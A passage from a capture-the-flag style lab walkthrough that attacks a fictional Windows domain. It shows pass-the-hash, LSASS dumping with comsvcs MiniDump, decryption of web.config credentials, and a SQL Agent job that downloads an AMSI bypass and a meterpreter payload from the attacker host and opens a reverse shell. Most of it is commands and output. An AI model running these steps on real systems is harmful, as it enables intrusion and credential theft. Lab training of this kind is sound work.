CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
CME          192.168.2.78:445 COLA-SAFE       [+] Executed command
CME          192.168.2.78:445 COLA-SAFE       cola-safe
```

Next, we can use our on-liner to get a meterpreter on cola-safe. After, running the listener in metasploit, we can use the below command:

```
root@kali:~/Desktop/tools# crackmapexec 192.168.2.78 -d cola -u fileadmin -H
CEAB6425E23A2CD45BFD2A04BD84047A -x 'powershell -noexit -c iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/payload4443.ps1)'
CME          192.168.2.78:445 COLA-SAFE       [*] Windows 10.0 Build 17763 (name:COLA-
SAFE) (domain:COLA)
CME          192.168.2.78:445 COLA-SAFE       [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
[*] KTHXBYE!
```

However, there is no connect back on the listener. Why? It could be AV or is it something else? In the lab, cola-safe has Windows Defender Application Control (formerly Device Guard) - https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control

Because of that, PowerShell runs in the Constrained Language Mode (CLM) and will not allow code (types) used in the AMSI bypass or metasploit payload (or almost all offensive PowerShell scripts.).

This is what the error looks like when run from a PowerShell session. The output is taken from a console session to cola-safe for demonstration:

```
C:\Users>powershell -noexit -c iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/payload4443.ps1)
Cannot invoke method. Method invocation is supported only on core types in this
language mode.
At line:1 char:94
+ ...   ) )  ;    (    GeT-VariaBle  ( "1Q2U"  +"zX"   )  -VaL   )."A`ss`Embl ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

Let's check if WDAC is enabled on the target machine. We can use crackmapexec or smbexec from the impacket library (which is also used by crackmapexec) to test that. In this example, let's go with smbexec as it gives sort of an interactive shell. Continue using Terminal 3:

```
root@kali:~/Desktop/tools# cd impacket-master/examples/
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py -hashes
:CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78
```

```
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>powershell Get-CimInstance -ClassName Win32_DeviceGuard -Namespace
root\Microsoft\Windows\DeviceGuard


AvailableSecurityProperties                    : {1, 2, 3, 5}
CodeIntegrityPolicyEnforcementStatus           : 2
InstanceIdentifier                             : 4ff40742-2649-41b8-bdd1-e80fad1cce80
RequiredSecurityProperties                     : {0}
SecurityServicesConfigured                     : {0}
SecurityServicesRunning                        : {0}
UsermodeCodeIntegrityPolicyEnforcementStatus : 2
Version                                        : 1.0
VirtualizationBasedSecurityStatus              : 0
PSComputerName                                 :
```

WDAC is indeed enabled on cola-safe!

Many well-known abusable Micorosft signed binaries (Living Off the Land Binaries – LOLBINS) and scripts mentioned in the LOLBAS project (lolbas-project.github.io/) are also blocked or limited based on Microsoft recommended and community guidelines. If you complete the lab before the lab time, try to experiment and find ways to bypass or avoid WDAC on the machine. I am not explaining publicly WDAC bypasses as that would be a bit advanced for the lab. However, if you just want a command that may be used in such an enivornment, then use the below command assuming both the rundll32 executable and the comsvcs DLL are not blocked:

```
C:\Windows\system32>powershell Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    916      29     5932      15876       4.98    624   0 lsass



C:\Windows\system32>powershell rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump
624 C:\Users\lsass.dmp full

C:\Windows\system32>dir C:\Users\lsass.dmp
 Volume in drive C has no label.
 Volume Serial Number is 9494-9E58

 Directory of C:\Users
```

```
03/18/2020  07:16 AM        41,916,037 lsass.dmp
               1 File(s)     41,916,037 bytes
               0 Dir(s)   8,183,361,536 bytes free
```

Exfiltrate the dump using smbclient.py from impacket. Run the below command in a new terminal tab – Terminal 4:

```
root@kali:~/Desktop/tools/impacket-master/examples# python smbclient.py -hashes
:CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use C$
# cd Users
# ls
drw-rw-rw-          0  Wed Mar 18 07:18:01 2020 .
drw-rw-rw-          0  Wed Mar 18 07:18:01 2020 ..
drw-rw-rw-          0  Thu Jan  9 05:37:57 2020 Administrator
drw-rw-rw-          0  Sun Jan 19 02:12:27 2020 Administrator.COLA
drw-rw-rw-          0  Thu Jan  9 12:18:06 2020 All Users
drw-rw-rw-          0  Thu Jan  9 04:23:29 2020 Default
drw-rw-rw-          0  Thu Jan  9 12:18:06 2020 Default User
-rw-rw-rw-        174  Thu Jan  9 12:03:22 2020 desktop.ini
-rw-rw-rw-          0  Sat Mar 14 00:48:58 2020 dir
drw-rw-rw-          0  Mon Mar  9 09:49:59 2020 fileadmin
-rw-rw-rw-      43577  Wed Mar 18 07:18:01 2020 lsass.dmp
drw-rw-rw-          0  Thu Jan  9 04:54:57 2020 Public
# get lsass.dmp
# exit
root@kali:~/Desktop/tools/impacket-master/examples# ls lsass.dmp
lsass.dmp
root@kali:~/Desktop/tools/impacket-master/examples# mv lsass.dmp /root/Desktop/tools/
root@kali:~/Desktop/tools/impacket-master/examples# cd /root/Desktop/tools
```

Credentials can then be extracted from lsass.dump using pypykatz tool (https://github.com/skelsec/pypykatz) on the local machine. In Terminal 4:

```
root@kali:~/Desktop/tools# pypykatz lsa minidump /root/Desktop/tools/lsass.dmp
INFO:root:Parsing file /root/Desktop/tools/lsass.dmp
FILE: ======== /root/Desktop/tools/lsass.dmp =======
== LogonSession ==
authentication_id 193267 (2f2f3)
session_id 0
username fileadmin
domainname COLA
```

```
logon_server COLA-DC
logon_time 2020-03-18T14:15:02.445840+00:00
sid S-1-5-21-2764521275-985837150-4215426359-1601
luid 193267

== LogonSession ==
authentication_id 68614 (10c06)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-03-18T14:13:15.969397+00:00
sid S-1-5-96-0-2
luid 68614
        == MSV ==
                Username: COLA-SAFE$
                Domain: COLA
                LM: NA
                NT: 89af3b32908b13b9194ac9ff7a9a8a39
                SHA1: d53f3344391206157c449db57ce72a9d3d35f984
        == WDIGEST [10c06]==
                username COLA-SAFE$
                domainname COLA
                password None
        == Kerberos ==
                Username: COLA-SAFE$
                Domain: cola.local
**snip**
```

With WDAC in place, let's see if we can find some credentials on cola-safe without touching lsass.exe. A very good place to find credentials on Windows machines is database connection strings. If there is a web.config file for a web application on a server, it may contain database connection strings with clear-text credentials. Even if the connections trings are encrypted, we can decrypt that using aspnet_regiis executable.

First, let's checkout the web.config file we have. Use the below command in Terminal 3:

```
C:\Windows\system32>dir C:\inetpub\www
 Volume in drive C has no label.
 Volume Serial Number is 9494-9E58

 Directory of C:\inetpub\www

01/19/2020  04:14 AM    <DIR>          .
01/19/2020  04:14 AM    <DIR>          ..
```

```
03/09/2020  10:15 AM    <DIR>          statusapp
               0 File(s)              0 bytes
               3 Dir(s)   8,129,941,504 bytes free

C:\Windows\system32>dir C:\inetpub\www\statusapp\web.config
 Volume in drive C has no label.
 Volume Serial Number is 9494-9E58

 Directory of C:\inetpub\www\statusapp

03/09/2020  10:15 AM             1,420 web.config
               1 File(s)          1,420 bytes
               0 Dir(s)   8,129,941,504 bytes free

C:\Windows\system32>type C:\inetpub\www\statusapp\web.config
<?xml version='1.0' encoding='utf-8'?>
<configuration>
  <connectionStrings configProtectionProvider="RsaProtectedConfigurationProvider">
    <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
      xmlns="http://www.w3.org/2001/04/xmlenc#">
      <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
      <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
          <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
          <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
            <KeyName>Rsa Key</KeyName>
          </KeyInfo>
          <CipherData>

<CipherValue>a4hZlGaSdc8cFhgUf4Ve8I/ixLgj9k+eCHKj+tSZdanddr5m7RXGo6xW6UI3bAOoEA17siPJJ
/ni2zMRpmBdMJ5Im2WsjeFCfjJFDe2nAnGBrcxri9xhkn2CxybXq3/JgbbQ6MUr5hndyxmDyYufYGY0tHtAIau
WIa3AXcc2c3Y=</CipherValue>
          </CipherData>
        </EncryptedKey>
      </KeyInfo>
      <CipherData>

<CipherValue>ofnr80MOgT3Ek23II+wKMw+4IzhtodfkM9TKsAf5QAej0Gq+Fkcy6uqxltSRE81Eo/SgGwYmS
qDMq89W9xT7IyTVXdUMH0NCRXgbUmsKJ/LK2UVmd2mEVzA8UhTn68z2AHPIlbdVECEbthLCEFGB1RIu9t7w2gM
5/I9lcvIR8cTx8C/4taeSNLJWNrPw2NQWwyWzpQL6Fwt0Ka3T+g3ULaH1b8inKNCeuixS4Nn66KYnA/JhCRvQ+
8hNY5GPQX0sNW1Wc8t2yT/7lx475kLiwJg/Exr4OIzn</CipherValue>
      </CipherData>
    </EncryptedData>
  </connectionStrings>
</configuration>
```

So, the connection string is encrypted. Let's decrypt it:

```
C:\Windows\system32>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_regiis.exe
-pdf connectionStrings C:\Inetpub\www\statusapp
Microsoft (R) ASP.NET RegIIS version 4.0.30319.0
Administration utility to install and uninstall ASP.NET on the local machine.
Copyright (C) Microsoft Corporation.  All rights reserved.
Decrypting configuration section...
Succeeded!

C:\Windows\system32>type C:\inetpub\www\statusapp\web.config
<?xml version='1.0' encoding='utf-8'?>
<configuration>
  <connectionStrings>
    <add name="DBConnectionString" connectionString="Data Source=cola-sql;Initial
Catalog=sql;Id=sa;Password=DBPass@123;"
      providerName="System.Data.SqlClient" />
  </connectionStrings>
</configuration>
C:\Windows\system32> exit
```

Sweet! We can now go ahead and access database on cola-sql as sa user.

Flags on cola-safe

Le'ts go for the flags now!

Flag 1: LOLBIN which is allowed and can decrypt config files

We already enumerated this aspnet_regiis is the executable.

Flag 2: WMI class to check device guard status

Win32_DeviceGuard is the class that we used to enumerate device guard status. We already ran this, below output is just an example:

```
root@kali:~/Desktop/tools# cd impacket-master/examples/
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py -hashes
:CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>powershell Get-CimInstance -ClassName Win32_DeviceGuard -Namespace
root\Microsoft\Windows\DeviceGuard


AvailableSecurityProperties                  : {1, 2, 3, 5}
CodeIntegrityPolicyEnforcementStatus         : 2
InstanceIdentifier                           : 4ff40742-2649-41b8-bdd1-e80fad1cce80
RequiredSecurityProperties                   : {0}
SecurityServicesConfigured                   : {0}
SecurityServicesRunning                      : {0}
UsermodeCodeIntegrityPolicyEnforcementStatus : 2
Version                                      : 1.0
VirtualizationBasedSecurityStatus            : 0
PSComputerName
```

Flag 3: PowerShell command to check Language Mode

To check which Language Mode PowerShell is running in, we can use the $ExecutionContext.SessionState.LanguageMode command. Run in Terminal 4:

```
root@kali:~/Desktop/tools/impacket-master/examples# crackmapexec smb 192.168.2.78 -d
cola -u fileadmin -H CEAB6425E23A2CD45BFD2A04BD84047A -x 'powershell
$ExecutionContext.SessionState.LanguageMode'
CME          192.168.2.78:445 COLA-SAFE       [*] Windows 10.0 Build 17763 (name:COLA-
SAFE) (domain:COLA)
CME          192.168.2.78:445 COLA-SAFE       [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
CME          192.168.2.78:445 COLA-SAFE       [+] Executed command
CME          192.168.2.78:445 COLA-SAFE       ConstrainedLanguage
[*] KTHXBYE!
```

Flag 4: PowerShell command to check Effective Applocker

WDAC is not the onlu Application Whitelisting (AWL) solution available with Windows for free. Applocker is also available which provides, among other things, per user policies. To check if AppLocker policies are enforced, we can use the Get-AppLockerPolicy –Effective PowerShell command. Run in Terminal 4:

```
root@kali:~/Desktop/tools/impacket-master/examples# crackmapexec smb 192.168.2.78 -d
cola -u fileadmin -H CEAB6425E23A2CD45BFD2A04BD84047A -x 'powershell Get-
AppLockerPolicy -Effective'
CME         192.168.2.78:445 COLA-SAFE      [*] Windows 10.0 Build 17763 (name:COLA-SAFE)
(domain:COLA)
CME         192.168.2.78:445 COLA-SAFE      [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
CME         192.168.2.78:445 COLA-SAFE      [+] Executed command
CME         192.168.2.78:445 COLA-SAFE      Version RuleCollections RuleCollectionTypes
CME         192.168.2.78:445 COLA-SAFE      ------- --------------- -------------------
CME         192.168.2.78:445 COLA-SAFE      1 {}             {}
[*] KTHXBYE!
```

Flag 5: Password of sa from web.config

We got the password - DBPass@123 - from web.config by decrypting it. Sample output below:

```
C:\Windows\system32>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_regiis.exe
-pdf connectionStrings C:\Inetpub\www\statusapp
Microsoft (R) ASP.NET RegIIS version 4.0.30319.0
Administration utility to install and uninstall ASP.NET on the local machine.
Copyright (C) Microsoft Corporation.  All rights reserved.
Decrypting configuration section...
Succeeded!

C:\Windows\system32>type C:\inetpub\www\statusapp\web.config
<?xml version='1.0' encoding='utf-8'?>
<configuration>
  <connectionStrings>
    <add name="DBConnectionString" connectionString="Data Source=cola-sql;Initial
Catalog=sql;Id=sa;Password=DBPass@123;"
      providerName="System.Data.SqlClient" />
  </connectionStrings>
</configuration>
```

cola-sql

Let's check if the credentials found in web.config on cola-safe actually work on cola-sql. We can use a metasplout auxiliary module for that. Run the below commands in Terminal 1:

```
msf5 > use auxiliary/scanner/mssql/mssql_login
msf5 auxiliary(scanner/mssql/mssql_login) > set USERNAME sa
USERNAME => sa
msf5 auxiliary(scanner/mssql/mssql_login) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(scanner/mssql/mssql_login) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(scanner/mssql/mssql_login) > exploit

[*] 192.168.2.168:1433    - 192.168.2.168:1433 - MSSQL - Starting authentication
scanner.
[!] 192.168.2.168:1433    - No active DB -- Credential data will not be saved!
[+] 192.168.2.168:1433    - 192.168.2.168:1433 - Login Successful:
WORKSTATION\sa:DBPass@123
[*] 192.168.2.168:1433    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

NOTE: In very rare cases, it is possible that the SQL service crashes and uou get a network connection error in the above. To fix that, please go to the 'victim-cola-sql' connection in the lab and run the following command: `powershell "Start-Service MSSQLSERVER;Start-Service SQLSERVERAGENT"`

Sweet! This is significant as we can now do pretty much anything on the SQL server on cola-sql. Let's do some enumeration:

```
msf5 > use auxiliary/admin/mssql/mssql_enum
msf5 auxiliary(admin/mssql/mssql_enum) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(admin/mssql/mssql_enum) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_enum) > exploit
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - Running MS SQL Server Enumeration...
[*] 192.168.2.168:1433 - Version:
[*]     Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
[*]             Sep 24 2019 13:48:23
[*]             Copyright (C) 2019 Microsoft Corporation
[*]             Developer Edition (64-bit) on Windows Server 2019 Datacenter 10.0
<X64> (Build 17763: ) (Hypervisor)
[*] 192.168.2.168:1433 - Configuration Parameters:
[*] 192.168.2.168:1433 -        C2 Audit Mode is Not Enabled
[*] 192.168.2.168:1433 -        xp_cmdshell is Not Enabled
[*] 192.168.2.168:1433 -        remote access is Enabled
[*] 192.168.2.168:1433 -        allow updates is Not Enabled
[*] 192.168.2.168:1433 -        Database Mail XPs is Not Enabled
[*] 192.168.2.168:1433 -        Ole Automation Procedures are Not Enabled
[*] 192.168.2.168:1433 - Databases on the server:
[*] 192.168.2.168:1433 -        Database name:master
[*] 192.168.2.168:1433 -        Database Files for master:
[*] 192.168.2.168:1433 -                C:\Program Files\Microsoft SQL
Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\master.mdf.

**snip**

 [*] 192.168.2.168:1433 - System Logins on this Server:
[*] 192.168.2.168:1433 -        sa
[*] 192.168.2.168:1433 -        ##MS_SQLResourceSigningCertificate##
[*] 192.168.2.168:1433 -        ##MS_SQLReplicationSigningCertificate##
**snip**
 [*] 192.168.2.168:1433 - System Admin Logins on this Server:
[*] 192.168.2.168:1433 -        sa
[*] 192.168.2.168:1433 -        NT AUTHORITY\SYSTEM
[*] 192.168.2.168:1433 -        NT SERVICE\SQLWriter
[*] 192.168.2.168:1433 -        NT SERVICE\Winmgmt
[*] 192.168.2.168:1433 -        NT SERVICE\MSSQLSERVER
[*] 192.168.2.168:1433 -        NT SERVICE\SQLSERVERAGENT
[*] 192.168.2.168:1433 -        dbadmin
[*] 192.168.2.168:1433 - Windows Logins on this Server:
**snip**
 [*] 192.168.2.168:1433 - Instances found on this server:
[*] 192.168.2.168:1433 -        MSSQLSERVER
[*] 192.168.2.168:1433 - Default Server Instance SQL Server Service is running under
the privilege of:
[*] 192.168.2.168:1433 -        NT AUTHORITY\NETWORKSERVICE
[*] Auxiliary module execution completed
```

We can see that SQL Server on cola-sql is running as NETWORK SERVICE. This means that if we try to execute commands using xp_cmdshell, we will only get privileges of the network service account. Let's check if there are other services of SQL Server with more interesting accounts:

```
msf5 > use auxiliary/admin/mssql/mssql_sql
msf5 auxiliary(admin/mssql/mssql_sql) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(admin/mssql/mssql_sql) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_sql) > set SQL SELECT servicename, service_account
FROM sys.dm_server_services
SQL => SELECT servicename, service_account FROM sys.dm_server_services
```

```
msf5 auxiliary(admin/mssql/mssql_sql) > exploit
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - SQL Query: SELECT servicename, service_account FROM
sys.dm_server_services
[*] 192.168.2.168:1433 - Row Count: 2 (Status: 16 Command: 193)



 servicename                    service_account
 -----------                    ---------------
 SQL Server (MSSQLSERVER)       NT AUTHORITY\NETWORKSERVICE
 SQL Server Agent (MSSQLSERVER)  cola\sqladmin
```

Sweet! The SQL Server Agent service is using the sqladmin account – a domain account – as service account. That is, if we can get a command execution by abusing Agent Jobs on the SQL Server, we will get privileges of sqladmin. We can use the auxiliary/admin/mssql/mssql_sql_file metasploit module to run SQL code on cola-sql that uses PowerShell subsystem of agent jobs to run code.

First, run a listener:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.2.1
LHOST => 192.168.2.1
msf5 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.1:4443
msf5 exploit(multi/handler) >
```

Now, we can use the auxiliary/admin/mssql/mssql_sql_file module:

```
msf5 exploit(multi/handler) > use auxiliary/admin/mssql/mssql_sql_file
msf5 auxiliary(admin/mssql/mssql_sql_file) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(admin/mssql/mssql_sql_file) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_sql_file) > set SQL_FILE
/root/Desktop/tools/sql_agentjob
```

```
SQL_FILE => /root/Desktop/tools/sql_agentjob
```

In my testing, when running msfvenom payload SQL Server aganet job, the meterpreter session was immediately killed everytime. So, I have to include a simple while loop - `while(1){sleep 10}` - at the end of the payload so that it doesn't exit immediately. The last line of the payload should look like this. Run the below in Terminal 3:

```
root@kali:~/Desktop/tools# tail -1 payload4443loop.ps1
while(1){sleep 10}
```

The contents of sql_agentjob file to be:

```
root@kali:~/Desktop/tools# cat sql_agentjob
USE msdb;EXEC msdb.dbo.sp_delete_job @job_name = N'PowershellExec';EXEC dbo.sp_add_job
@job_name = N'PowershellExec';EXEC sp_add_jobstep @job_name = N'PowershellExec',
@step_name = N'test_powershell_name1', @subsystem = N'PowerShell', @command =
N'powershell -noexit -c "iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/payload4443loop.ps1)"', @retry_attempts = 1, @retry_interval =
5;EXEC dbo.sp_add_jobserver @job_name = N'PowershellExec';EXEC dbo.sp_start_job
N'PowershellExec'
```

Now, we can run the module (make sure that the SimpleHTTPServer is running and service the AMSI bypass and payload4443loop) in Terminal 1:

```
msf5 auxiliary(admin/mssql/mssql_sql_file) > set SQL_FILE
/root/Desktop/tools/sql_agentjob
SQL_FILE => /root/Desktop/tools/sql_agentjob
msf5 auxiliary(admin/mssql/mssql_sql_file) > exploit
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - SQL Query: USE msdb;EXEC msdb.dbo.sp_delete_job @job_name =
N'PowershellExec';EXEC dbo.sp_add_job @job_name = N'PowershellExec';EXEC
sp_add_jobstep @job_name = N'PowershellExec', @step_name = N'test_powershell_name1',
@subsystem = N'PowerShell', @command = N'powershell -noexit -c "iex (iwr -
UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/payload4443loop.ps1)"', @retry_attempts = 1, @retry_interval =
5;EXEC dbo.sp_add_jobserver @job_name = N'PowershellExec';EXEC dbo.sp_start_job
N'PowershellExec'
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_sql_file) >
[*] Sending stage (206403 bytes) to 192.168.2.168
[*] Meterpreter session 12 opened (192.168.2.1:4443 -> 192.168.2.168:49720) at 2020-
03-20 02:03:02 -0400
msf5 auxiliary(admin/mssql/mssql_sql_file) > sessions -i 12
[*] Starting interaction with 12...

meterpreter > getuid
Server username: COLA\sqladmin
```

Flags on cola-sql

Le'ts go for the flags now!

Flag 1: SQL server service account name

We already enumerate that, it is NETWORKSERVICE. We already ran the command, sample output below:

```
msf5 > use auxiliary/admin/mssql/mssql_sql
msf5 auxiliary(admin/mssql/mssql_sql) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(admin/mssql/mssql_sql) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_sql) > set SQL SELECT servicename, service_account
FROM sys.dm_server_services
SQL => SELECT servicename, service_account FROM sys.dm_server_services
msf5 auxiliary(admin/mssql/mssql_sql) > exploit
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - SQL Query: SELECT servicename, service_account FROM
sys.dm_server_services
[*] 192.168.2.168:1433 - Row Count: 2 (Status: 16 Command: 193)



 servicename                    service_account
 -----------                    ---------------
 SQL Server (MSSQLSERVER)       NT AUTHORITY\NETWORKSERVICE
 SQL Server Agent (MSSQLSERVER) cola\sqladmin
```

Flag 2: Name of a user created TrustWorthy Database

We can enumerate TrustWorthy database using SQL Query. An interesting way is to use the SQLPS PowerShell module that is installed by-default with SQL server. We can use that module on cola-sql using the meterpreter session on the machine. SecureDB is the user create trustworthy database. In Terminal 1, run the below commands:

```
meterpreter > getuid
Server username: COLA\sqladmin
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Invoke-Sqlcmd -Query 'SELECT name as database_name, SUSER_NAME(owner_sid) AS
database_owner, is_trustworthy_on AS TRUSTWORTHY from sys.databases' -Username sa -
Password DBPass@123

database_name database_owner TRUSTWORTHY
------------- -------------- -----------
master        sa                   False
tempdb        sa                   False
model         sa                   False
msdb          sa                    True
SecureDB      sa                    True
Customers     sa                   False
Sales         sa                   False
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter >
```

Flag 3: An email id from the sql server from the competition notcola.local

To search for a specific string in a whoel database, we need to use some complex SQL. For that, we can upload a sql file on cola-sql and use the SQLPS module to run it. The code for the sql file 'colasqlflag3.sql' is sourced mainly from a StackOverflow answer :) - https://stackoverflow.com/questions/22343130/search-a-string-in-whole-a-sql-server-database

Run the below commands in Terminal 3:

```
root@kali:~/Desktop/tools# cat colasqlflag3.sql
USE Customers
DECLARE @SearchStr nvarchar(100) = 'notcola.local'
DECLARE @Results TABLE (ColumnName nvarchar(370), ColumnValue nvarchar(3630))
SET NOCOUNT ON
DECLARE @TableName nvarchar(256), @ColumnName nvarchar(128), @SearchStr2 nvarchar(110)
SET  @TableName = ''
SET @SearchStr2 = QUOTENAME('%' + @SearchStr + '%','''')
WHILE @TableName IS NOT NULL
**snip**
```

Note that in the above we are looking into the Customers database, which we are doing, based on trial and error.

Upload the file and execute it using Terminal 1 :

```
meterpreter > upload /root/Desktop/tools/colasqlflag3.sql
C:\\Users\\sqladmin\\downloads
[*] uploading  : /root/Desktop/tools/colasqlflag3.sql -> C:\Users\sqladmin\downloads
[*] uploaded   : /root/Desktop/tools/colasqlflag3.sql ->
C:\Users\sqladmin\downloads\colasqlflag3.sql
meterpreter > powershell_shell
PS > Invoke-Sqlcmd -Inputfile C:\Users\sqladmin\downloads\colasqlflag3.sql -Username
sa -Password DBPass@123

ColumnName                       ColumnValue
----------                       -----------
[dbo].[CustomersDetails].[email] totsnoespionage@notcola.local
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter >
```

Flag 4: Credit Card number for Boldan Jelfrot

For this one, we can use colasqlflag4.sql to find which table and column the data is stored in. We are going to look in the Sales database. Once again, we need to find the database by trial and error.

```
meterpreter > upload /root/Desktop/tools/colasqlflag4.sql
C:\\users\\sqladmin\\downloads
[*] uploading  : /root/Desktop/tools/colasqlflag4.sql -> C:\users\sqladmin\downloads
[*] uploaded   : /root/Desktop/tools/colasqlflag4.sql ->
C:\users\sqladmin\downloads\colasqlflag4.sql
meterpreter > powershell_shell
PS > Invoke-Sqlcmd -Inputfile C:\Users\sqladmin\downloads\colasqlflag4.sql -Username
sa -Password DBPass@123

ColumnName                ColumnValue
----------                -----------
[dbo].[SalesData].[name] Boldan Jelfrot
```

Now, we can query the 'SalesData' table and filter it on column 'name' to look if there is a credit card number. Once again, we will use the SQLPS module:

```
PS > Invoke-Sqlcmd -Query 'use Sales;select * from SalesData where name=''Boldan
Jelfrot'';'
```

```
SalesDataID : 48
name        : Boldan Jelfrot
email       : sem.eget@ProindolorNulla.edu
cc          : 4485886587368
street      : 600-8421 Nullam Ave
city        : Cantley
country     : Cayman Islands
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter >
```

Flag 5: Name of another sysadmin other than sa

This we already enumerated using the auxiliary/admin/mssql/mssql_enum module. Below is the sample output:

```
msf5 > use auxiliary/admin/mssql/mssql_enum
msf5 auxiliary(admin/mssql/mssql_enum) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(admin/mssql/mssql_enum) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_enum) > exploit
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - Running MS SQL Server Enumeration...
**snip**
 [*] 192.168.2.168:1433 - System Admin Logins on this Server:
[*] 192.168.2.168:1433 -        sa
[*] 192.168.2.168:1433 -        NT AUTHORITY\SYSTEM
[*] 192.168.2.168:1433 -        NT SERVICE\SQLWriter
[*] 192.168.2.168:1433 -        NT SERVICE\Winmgmt
[*] 192.168.2.168:1433 -        NT SERVICE\MSSQLSERVER
[*] 192.168.2.168:1433 -        NT SERVICE\SQLSERVERAGENT
[*] 192.168.2.168:1433 -        dbadmin
[*] 192.168.2.168:1433 - Windows Logins on this Server:
**snip**
```

cola-reports

During domain enumeration, we could see one more machine – cola-reports. As discovered during port scanning too, cola-reports is not directly reachable from our attacking machine. We can try to access this machine from the machines which we have already compromised. Turns out that cola-reports is accessible from cola-sql. In meterpreter session on cola-sql, use the beklow commands:

```
meterpreter > shell
Process 3624 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nslookup cola-reports
nslookup cola-reports
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.2.2

Name:    cola-reports.cola.local
Address:  192.168.2.169


C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Test-NetConnection -ComputerName 192.168.2.169 -Port 445
Test-NetConnection -ComputerName 192.168.2.169 -Port 445


ComputerName     : 192.168.2.169
RemoteAddress    : 192.168.2.169
RemotePort       : 445
InterfaceAlias   : Ethernet
SourceAddress    : 192.168.2.168
TcpTestSucceeded : True
PS > exit
C:\Windows\system32> exit
meterpreter >
```

One very interesting attack vector is abusing Access Control Lists (ACLs). Let's enumerate ACLs from the meterpreter session we have on cola-sql. We will use SharpView for that. Please note that SharpView does not offer any filtering of the results:

```
meterpreter > upload /root/Desktop/tools/SharpView.exe C:\\Users\\sqladmin\\Downloads
[*] uploading  : /root/Desktop/tools/SharpView.exe -> C:\Users\sqladmin\Downloads
